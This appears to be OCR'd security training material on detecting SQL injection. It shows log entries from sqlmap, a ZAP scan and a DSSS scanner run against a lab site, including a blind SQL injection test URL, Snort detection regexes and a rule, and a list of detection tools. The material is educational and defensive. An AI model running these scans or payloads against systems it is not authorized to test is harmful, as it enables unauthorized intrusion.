2018-10-11 11:09:05 172.19.19.11 POST / - 80 - 172.19.19.7 sqlmap/1.1.11#stable+(http://sqlmap.org) 500 0 0 15
2018-10-11 11:09:05 172.19.19.11 POST / - 80 - 172.19.19.7 sqlmap/1.1.11#stable+(http://sqlmap.org) 500 0 0 15
```

770 results found for '/(\')|(\%27)|(\-\-)|(\%23)/ix'

Finding with Options: Regex, Case Sensitive

```
/(\')|(\%27)|(\-\-)|(\%23)/ix
```

770 found


Replace in current buffer

Figure 15.26: Screenshot of SQL Log showing SQL Injection Attempt

SQL Injection Detection Tools: OWASP ZAP and Damn Small SQLi Scanner (DSSS)

OWASP ZAP

OWASP Zed Attack Proxy (ZAP) is an integrated penetration testing tool for **finding vulnerabilities in web applications**


OWASP ZAP - OWASP ZAP 2.11.1
File Edit View Analyse Report Tools Import Online Help
Standard Mode
Sites
Contexts
Default Context
Sites
Quick Start
Request
Response
Automated Scan
History
Search
Alerts
Output
Spider
Active Scan
Select...
Alerts 2 3 3 1 Primary Proxy: localhost:8080
Current Scans 0 0 0 0 0 0 0 0

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack: http://www.moviescope.com

Alerts (9)
- SQL Injection
- Viewstate without MAC Signature (Unsure) (3)
- Absence of Anti-CSRF Tokens (3)
- Content Security Policy (CSP) Header Not Set (5)
- Missing Anti-clickjacking Header (3)
- Server Leaks Information via "X-Powered-By" HTTP Response H
- X-AspNet-Version Response Header (3)
- X-Content-Type-Options Header Missing (16)
- Information Disclosure - Suspicious Comments

Full details of any selected alert will be displayed here.


You can manually add alerts by right clicking on the relevant line in the history and selecting 'Add alert'.

You can also edit existing alerts by double clicking on them.

https://www.zaproxy.org

Damn Small SQLi Scanner (DSSS)

DSSS is an **SQL injection vulnerability scanner** that scans the web application for various SQL injection vulnerabilities


python3 dsss.py -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" - Parrot Term
File Edit View Search Terminal Help

```
└──╼ #cd DSSS
┌─[root@parrot]─[/home/attacker/DSSS]
└──╼ #python3 dsss.py
Damn Small SQLi Scanner (DSSS) < 100 LoC (Lines of Code) #v0.3b
 by: Miroslav Stampar (@stamparm)

Usage: dsss.py [options]

Options:
  --version          show program's version number and exit
  -h, --help         show this help message and exit
  -u URL, --url=URL  Target URL (e.g. "http://www.target.com/page.php?id=1")
  --data=DATA        POST data (e.g. "query=test")
  --cookie=COOKIE    HTTP Cookie header value
  --user-agent=UA    HTTP User-Agent header value
  --referer=REFERER  HTTP Referer header value
  --proxy=PROXY      HTTP proxy address (e.g. "http://127.0.0.1:8080")
┌─[root@parrot]─[/home/attacker/DSSS]
└──╼ #python3 dsss.py -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8w
ro=; ui-tabs-1=0"
Damn Small SQLi Scanner (DSSS) < 100 LoC (Lines of Code) #v0.3b
 by: Miroslav Stampar (@stamparm)

* scanning GET parameter 'id'
 (i) GET parameter 'id' appears to be blind SQLi vulnerable (e.g.: 'http://www.moviescope.com/viewpro
file.aspx?id=1%20OR%20NOT%20%2887%3E87%29')
```

https://github.com

SQL Injection Detection Tools: Snort

- Common attacks use a specific type of **code sequence** that allows attackers to gain **unauthorized access** to the target's system and data
- These code sequences allow a user to write **Snort rules**, which aim to **detect SQL injection attacks**
- Some of the expressions that can be blocked by the Snort are as follows:

❶ `/(\%27)|(\')|(\-\-)|(\%23)|(#)/ix`


❷ `/exec(\s|\+)+(s|x)p\w+/ix`

❸ `/((\%27)|(\'))union/ix`

❹ `/\w*((\%27)|(\'))((\%6F)|o|(\%4F))((\%72)|r|(\%52))/ix`

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"SQL Injection - Paranoid";
flow:to_server,established;uricontent:".pl";pcre:"/(\%27)|(\')|(\-\-)|(%23)|(#)/i";
classtype:Web-application-attack; sid:9099; rev:5;)
```

https://snort.org



SQL Injection Detection Tools

- **Burp Suite** *https://www.portswigger.net*
- **HCL AppScan** *https://www.hcltechsw.com*
- **w3af** *https://w3af.org*
- **Invicti Application Security Testing** *https://www.invicti.com*
- **SQL Invader** *https://information.rapid7.com*
- **N-Stalker Web Application Security Scanner** *https://www.nstalker.com*
- **Fortify WebInspect** *https://www.microfocus.com*
- **BeSECURE Vulnerability Management and Assessment** *https://beyondsecurity.com*
- **SolarWinds® Security Event Manager** *https://www.solarwinds.com*
- **USM Anywhere** *https://cybersecurity.att.com*
- **dotDefender** *http://www.applicure.com*
- **Wapiti** *https://wapiti-scanner.github.io*
- **InsightAppSec** *https://www.rapid7.com*
- **Acunetix Web Vulnerability Scanner** *https://www.acunetix.com*
- **Xcode Exploit Scanner** *https://sourceforge.net*

SQL Injection Detection Tools

